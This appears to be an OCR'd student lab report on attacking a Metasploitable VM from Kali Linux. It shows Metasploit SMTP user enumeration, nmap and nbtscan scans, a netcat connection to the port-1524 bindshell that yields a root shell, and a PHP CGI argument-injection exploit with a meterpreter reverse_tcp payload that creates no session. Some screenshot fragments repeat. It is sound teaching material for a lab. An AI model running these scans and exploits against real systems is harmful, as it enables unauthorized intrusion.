msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                             Required  Description
   ----       ---------------                                             --------  -----------
   RHOSTS     192.168.56.102                                              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                          yes       The target port (TCP)
   THREADS    1                                                           yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                        yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.102:25     - 192.168.56.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.102:25     - 192.168.56.102:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslo
g, user, uucp, www-data
[*] 192.168.56.102:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > 
```

c) Exploiting metaspoitable using bindshell


- We are finding the target's IP address using nbtscan.
- Nmap -p is used to determine the details of the bind shell port number, whereas nmap -sV is used to find the version service and port number of connections.
- Using nc 192.168.56.102 1524 as the address.



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 27573  bytes 3091556 (2.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42543  bytes 3841143 (3.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 488137  bytes 89145134 (85.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 488137  bytes 89145134 (85.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```




```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 05:08 EST
Nmap scan report for 192.168.56.102
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds
```




```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1524 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 05:11 EST
Nmap scan report for 192.168.56.102
Host is up (0.00100s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.56.102 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
^C

┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.56.102 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# 
```

d) Exploiting metaspoitable using http


- First check the ip address of the metaspoitable then enter the command nmap -sV 192.168.56.102 to check the port which is open.
- Then check for http, set the rhosts,payloads,show options and at the last hit exploit or run.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 10979  bytes 3851474 (3.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14950  bytes 1090720 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1392  bytes 141913 (138.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1392  bytes 141913 (138.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:20 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali

```
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds

┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```



```
    set RHOSTS www.example.test/24
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                2012-01-05       excellent  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/php_cgi_arg_injection      2012-05-03       excellent  Yes    PHP CGI Argument Injection
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_headers Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):
```



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PLESK         false            yes       Exploit Plesk
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        192.168.56.102   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                      no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING   0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                          no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
8°C Mostly cloudy
ENG
17:58
13-03-2023

3. Perform network scanning using the nmap commands

a) **nmap -p**

b) **nmap -sv**


c) **nmap -St**

d) **nmap -O**

e) **nmap -A**


f) **nmap -Pt**

- First, we use ifconfig in order to receive the ip address of the kali and then we use nbtscan inorder to receive the ip of the target or metasploitable.
- Nmap -p is used to scan the port, we can also use the -p along with port no in order toobtain the details of the port like service, state.
- Nmap -sT is used to scan the tcp port and -sU is used to scan the udp port.
- nnmap -A is an aggressive scanning it performs aggressive test such as remote OS detection.Service or version detection.
- nmap -sU is used to scan the udp port and get the complete details.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
